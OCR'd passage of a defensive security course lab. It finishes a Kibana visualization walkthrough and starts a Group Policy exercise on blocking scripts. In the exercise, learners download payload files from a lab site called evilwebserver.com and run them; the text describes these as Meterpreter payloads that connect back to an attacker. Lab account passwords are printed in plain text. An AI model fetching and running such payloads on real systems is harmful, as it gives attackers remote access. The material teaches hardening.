
In the next window, we will select the type of visualization that is to be created. We will select a "Pie Chart", as this is a good way of visualizing the different firewall actions.



3. **Select "Events" saved search**


In the next window, the "New visualization" wizzard will ask you what data set is to be used to create the visualization. We will select the "Events" search we imported as a source of data. Alternatively, we could also select the entire index,

but by selecting one of the saved searches we have more finegrained control over the type of data we would like to visualize.




4. **Configure pie chart**

In the next screen, we see a blank pie chart that we now need to configure. We want to indicate what type of data we want to visualize. We will select "Split Slices", which will split the pie chart in different slices.



5. **Define aggregation of "terms"**

As a second step, we need to define the type of data we want to compare. In this case, we want to know the spread of HTTP methods, which are considered "Terms" in Kibana (in essence, we just want to "count" the number of times those "terms" occur in our dataset).




6. **Select HTTP "verb" field**

   The HTTP method field name in Logstash's "HTTPDCOMBINEDLOG" grok pattern is called "verb". We will select the "verb.keyword" as a field.


7. **Test visualization by pressing "Play" icon**

   As a final step, we can test the visualization by pressing the "Play" icon. This should result in a nicely coloured diagram that illustrates the different HTTP verbs and their spread!



8. **Save the visualization**

Finally, we can save the visualization by clicking the "Save" button on top of the page. We can then provide a meaningful name to our visualization. When creating visualization (& other Kibana objects) in your organization, it's a good idea to define and respect a certain naming convention.




9. **Add visualization to the dashboard**

As a final step, we can go back to the dashboard, click "Edit" and add the visualization to the dashboard. This will ensure all analysts that open the dashboard

will be able to leverage your newly created visualization!

Note the "ease of use" and tremendous flexibility this provides to analysts! By knowing these basic principles, we can create highly customised visualizations & dashboards that can help us detect suspicious behavior in our environment!



SEC599-2.5: Exercise - Controlling scripts using GPO's

Objective

The objective of the lab is to configure Windows domain-level GPOs (Group Policy Objects) that can be used to control script execution in the enterprise. We will configure and enforce our hardening controls from our central domain controller.

We have seen a number of ways for an attacker to execute scripts on user's devices. We will make sure all of the aforementioned script types are blocked from running. In short, we will:

1. Create GPO that will:
    - Disable macros using the Trust Center
    - Disable Windows Script Host using the registry
    - Disable PowerShell scripts using Software Restriction Policies
2. Enforce GPO across the Windows domain environment
3. Test actual blocking of our payload execution

Scenario

Virtual Machines

1. SEC599-C01 - Windows
2. SEC599-C01 - DomainController
3. SEC599-C01 - Kali
4. SEC599-C01 - Firewall

Exercise 1 : SEC599-2.5

The objective of the lab is to configure Windows domain-level GPOs (Group Policy Objects) that can be used to control script execution in the enterprise. We will configure and enforce our hardening controls from our central domain controller.

1. **Authenticate to Windows**

   As always, let's start up by authentication to our Windows machine.
   If you don't know the credentials by heart yet:

   USERNAME: Nick Fury
   PASSWORD: Awesomesauce123


2. **Download samples from www.evilwebserver.com**

   Once authenticated, please proceed by downloading a number of samples from www.evilwebserver.com. This web site has been added as a bookmark in Google Chrome.

   As we are looking at script protection, download the following files:

- payload.ps1
- payload.vbs
- payload.js

In order to download the script files, please right-click them and select "Save Link As...". You can download them wherever you like, although it might be easiest to download them to the Desktop.




3. **Payload execution**

In the next step, we will attempt to run the different payloads. They might not all immediately "work", but they shouldn't be restricted from being executed... For info: The payloads are standard Meterpreter payloads in different formats, very similar to the OpenOffice document we used on day 1.

The .ps1 and .vbs file will attempt to connect back to the adversary, while the .js just innocently opens up a notepad window :)

For the .js file, you may receive a window asking with which application you want to open the file. If this happens, please select the "Microsoft Windows Based Script Host".




4. **Authenticate to DomainController**

   Now, let's try to avoid these types of payloads from being executed in our environment. We will develop GPO's on the Domain Controller that will afterwards be pushed to our Windows client systems. You can authenticate to the Domain Controller using the following credentials:

   USERNAME: SYNCTECHLABS\Administrator
   PASSWORD: Sec599 (Capital "S" for increased password complexity)

5. **Open the Group Policy Settings Menu**

   In the "Server Manager" window (which should be displayed after successful authentication), we will select the "Group Policy Management" menu, from where we can control a variety of group policies & security settings for the domain.

